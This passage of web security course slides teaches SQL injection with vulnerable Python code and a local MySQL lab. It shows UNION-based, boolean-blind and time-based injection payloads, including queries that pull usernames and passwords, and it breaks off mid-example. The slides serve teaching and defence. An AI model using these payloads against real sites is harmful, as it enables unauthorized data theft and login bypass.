

OWASP


OWASP Lessons - Week 1

- SQL Injection
- Command Injection
- Remote Code Execution
- Server Side Template Injection



SQLi


SQL Injection



Before Start

You should know about the following topics before start the lesson. However, I'll cover some concepts during the lesson

- The basic of SQL
- The basic of bash
- Usage of some commands such as `curl`, `ping` and `xxd`
- Encodings, such as HEX or base64
- Some programming concepts such variable types
- Installation and running a Python script or tool
- The basic of programming to write simple codes (any language)
- [Skippable] - The basic os Linux and permissions
- [Skippable] - The basic of Docker



What is SQL Injection?

What is SQL injection?

- Type of injection, the injected data is Query
- Still exists, harder to find 🙂
- There are lots of examples in real world, the last one of my student has recently found:


Intents

- Extracting data
- Adding or modifying data (need batched queries, not working everywhere, old but good Blackhat's article)
- Performing DoS (not desirable)
- Bypassing authentication (direct or indirect)

- Privilege escalation (depends on the target configurations)

Entry Points

- Headers
  - Cookies (How?)
  - User agents (How?)
- Fields
  - name, username, address, etc



Code Example

Let’s review some SQLi codes

Case 1

```
def user_exists(username: str) -> bool:
    with connection.cursor() as cursor:
        cursor.execute("""
            SELECT
                Id
            FROM
                users
            WHERE
                username = '%s'
        """ % username)
        result = cursor.fetchone()
    id, = result
    return id
```

The attack:

```
user_exists('test') #False
#select id from users where username = 'test'

user_exists("'; select 1=1; --") #True
#select id from users where username = ''; select true; --'
```

Case 2:

```
def user_exists(username: str) -> bool:
    with connection.cursor() as cursor:
        cursor.execute("""
            SELECT
                Id
            FROM
                users
            WHERE
                username = '%s'
        """ % username.replace("'", "''"))
        result = cursor.fetchone()
    id, = result
    return id
```

Wait a second...

In some cases, some characters tell the compiler/interpreter that the next character has some **special meaning**
For example, `\n` in bash means new line, `echo -e "test\ntest"` prints two lines
in SQL, `backslash` means to temporarily escape out of parsing the next character
For example, `select "\"test" from table` selects `"test` from corresponding tables (We call it escape)

The attack:

```
user_exists("'; select 1=1; --") #False
#select id from users where username = '''; select true; --'

user_exists("\'; select 1=1; --") #True
#select id from users where username = '\''; select true; --'
```


Case3:

```
def user_exists(username: str) -> bool:
    with connection.cursor() as cursor:
        cursor.execute("""
            SELECT
                Id
            FROM
                users
            WHERE
                username = %(username)s
```

```
        """, {'username': username})
        result = cursor.fetchone()
    id, = result
    return id
```

The attack?

- According to the https://github.com/PyMySQL/PyMySQL/blob/master/pymysql/cursors.py#L156
- The args go to the **mogrify()** then **_escape_args()**
- So there won't be SQLi



Simplest SQLi

The simplest SQL injection ever which has break out and fix context. The query behind is something like this:

```
select * from credentials where username = '$username' and password = '$password'
```


The malicious input is

```
' or 1=1#
' or 1=1--
```

Which turns the query into:

```
select * from credentials where username = '' or 1=1# and password = '$password'
```

Let’s see in action 🙂



Running a MySQL for Tests

Let’s run MySQL by docker

```
docker pull mysql/mysql-server:latest
docker run --name test-mysql -e MYSQL_ROOT_PASSWORD=root mysql/mysql-server:latest
docker ps
docker exec -it test-mysql bash
mysql -u root -p
```

Let’s create a database and insert some data:

```
CREATE DATABASE `test`;
USE `test`;
create table people(id integer, name varchar(100), email varchar(100));
insert into people(id, name, email) values(1, "Yashar", "y.shahinzadeh@gmail.com");
insert into people(id, name, email) values(2, "Mamad Samurai", "samurai@gmail.com");
insert into people(id, name, email) values(3, "Abbas Ninja", "zninjoon@gmail.com");
```


Let’s test our database:

```
mysql> select * from people;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    2 | Mamad Samurai | samurai@gmail.com       |
```

```
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
+------+---------------+-------------------------+
```

Let’s test UNION statement:

```
mysql> select * from people;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
+------+---------------+-------------------------+

mysql> select * from people order by name;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    1 | Yashar        | y.shahinzadeh@gmail.com |
+------+---------------+-------------------------+

mysql> select * from people order by 3;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    2 | Mamad Samurai | samurai@gmail.com       |
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
+------+---------------+-------------------------+

mysql> select * from people union select 1,2,3;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
|    1 | 2             | 3                       |
+------+---------------+-------------------------+
4 rows in set (0.00 sec)

mysql> select * from people order by 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'

mysql> select * from people union select 1,2,3,4;
ERROR 1222 (21000): The used SELECT statements have a different number of columns

mysql> select * from people order by 1 union select 1,2,3;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corres
ponds to your MySQL server version for the right syntax to use near 'union select 1,2,
3' at line 1
```



Web Application - SQL Interactions

- Web applications interact to SQL:
  - Data returns directly to the user
  - Data processed, the results return to the user
  - Nothing returns to the user
- Example of each?

Direct result

- A news site loading the news by ID
  - https://site.com/news/54
  - Backend query (which one?)

```
select * from news where news_id = $NEWSID;
select * from news where news_id = '$NEWSID';
select * from news where news_id = "$NEWSID";
```

- Can be exploited by UNION

Indirect Results

- A shop checking the quantity of an item in the database
  - https://site.com/product_id/142
  - Backend query

```
select if ((select count from products where product_id = $PRODUCT_ID) > 0, 1, 0)
 # 0 or 1
```


- There is no data view, but a small effect of data
- The blind SQL injection works here (boolean based)

No Results

- A website inserts user’s information (IP, user agent, etc) into a database
  - https://site.com/
  - Backend query:


```
INSERT INTO table_name VALUES (value1, value2,…);
```

  - There is no view, but timing effect
  - The blind SQL injection works here (time based)




Exploitation Flow

In the SQLi, attackers alter the SQL query. They sometimes break out the context by some characters such as **single** or **double quote**, then they fix the query to avoid SQL error. Sometimes the break or the fix are not easy. Furthermore in the exploitation phase, the privilege is important, it is defined by the SQL user. Each web application connects to the database by a SQL user.




Based on the user's privilege, various actions can be done:

- Pulling out data from all databases which the user has access
- File read if the user has file privilege in SQL, and read permission in OS
- File write, if the user has file privilege in SQL, and write permission in OS
- Command execution by appropriate permission (bonus)



Data Extraction

In order to extract data in SQL injection, attackers should know the database, table and column name:




But how?

> 💡 In relational databases, the information schema is an ANSI-standard set of read-only views that provide information about all of the tables, views, columns, and procedures in a database

So we can pull out the data needed from `information_schema` database:

- `select schema_name from information_schema.schemata` → shows all database which the user has access to
- `select table_name from information_schema.tables` → shows all tables which the user has access to
- `select column_name from information_schema.columns` → shows all columns which the user has access to

Various filters can be applied here, for example Query below returns only column names for a specific database and table:



Union Based Injection

Union Based Injection - Detection

In this technique, an attacker can easily pull the data out since the web application echos the data. Before anything, let's review `union select` and `order by`:

Based on the MySQL queries executed, we can deduct:

- When using `order by`, **column name** or **column number** can be used (if column number does not exist, the error will raise)
- When using `union select`, the number of columns (and order of columns) of all queries must **be same**
- `union select` cannot be used after `order by`

Now let's back to our topic, the vulnerability discovery can be done by `order by`


```
Default request:
page/?id=54

Test 1:
page/?id=54  order by 1
page/?id=54' order by 1#
page/?id=54" order by 1#

Test 2:
page/?id=54  order by 1000
page/?id=54' order by 1000#
page/?id=54" order by 1000#
```

We can confirm the SQLi when results of:

- Default == Test 1
- Test 1 ≠ Test 2

Union Based Injection - Exploitation

The number of selected columns can be revealed by `order by`:



In the following example, the column number of the `select` is `3`:

```
page/?id=54 order by 1 # same as default request
page/?id=54 order by 2 # same as default request
page/?id=54 order by 3 # same as default request
page/?id=54 order by 4 # not same as default request
```

Now we can extend the inner `select` by `union select`:

```
page/?id=54 union select 1,2,3#
```

Now let's pull out the data:

- We should know the names of the database → `database()`

  ```
  information_schema.schemata
  ```

- We should know the names of the tables

  ```
  information_schema.tables
  information_schema.tables where table_schema = 'database_name'
  ```

- We should know the names of the columns

```
information_schema.columns
information_schema.columns where table_schema = 'database_name' and table_name =
 'table_name'
```


- We can pull out the data by

```
page/?id=54 union select column_name_1,column_name_2,3 from table_name
page/?id=54 union select username,password,3 from users
```

A tip

> 💡 If you are not allowed to use quotes (in some cases), you can use HEX encoding, for instance `0x70656F706C65` instead of `people` string
>
> information_schema.columns where table_name = `'people'`
> information_schema.columns where table_name = `0x70656F706C65`

Let’s see in action 🙂



Blind SQL Injection

Blind SQL Injection - Detection

Blind SQLi can be divided into

- Boolean based blind → there is a result of data
  - The attack relies on the `true` or `false` condition, detection:

```
Default request:
page/?id=54

Test 1:
page/?id=54  and 1=1
page/?id=54' and '1'='1
page/?id=54" and "1"="1

Test 2:
page/?id=54  and 1=2
page/?id=54' and '1'='2
page/?id=54" and "1"="2
```

  - We can confirm the SQLi when results of:
    - Default request == Test 1
    - Test 2 ≠ Test 1
- Time based blind → there is no data

- The attack relies on the timing difference among HTTP requests, detection:

```
page/?id=54  and sleep(10)
page/?id=54' and sleep(10)#
page/?id=54" and sleep(10)#
```

Blind SQL Injection - Exploitation

There are different techniques in the exploitation, you should follow the concept not the syntax:

- Specify two conditions, **true** and **false** condition
- Use a conditional statement such as `IF` to extract the data
- You cannot extract the whole data, so do it byte by byte


Let's make an example

```
page/?id=54 and 1=1 # True condition
page/?id=54 and 1=2 # False condition
page/?id=54 and 1=IF(2>1,1,0) # True condition
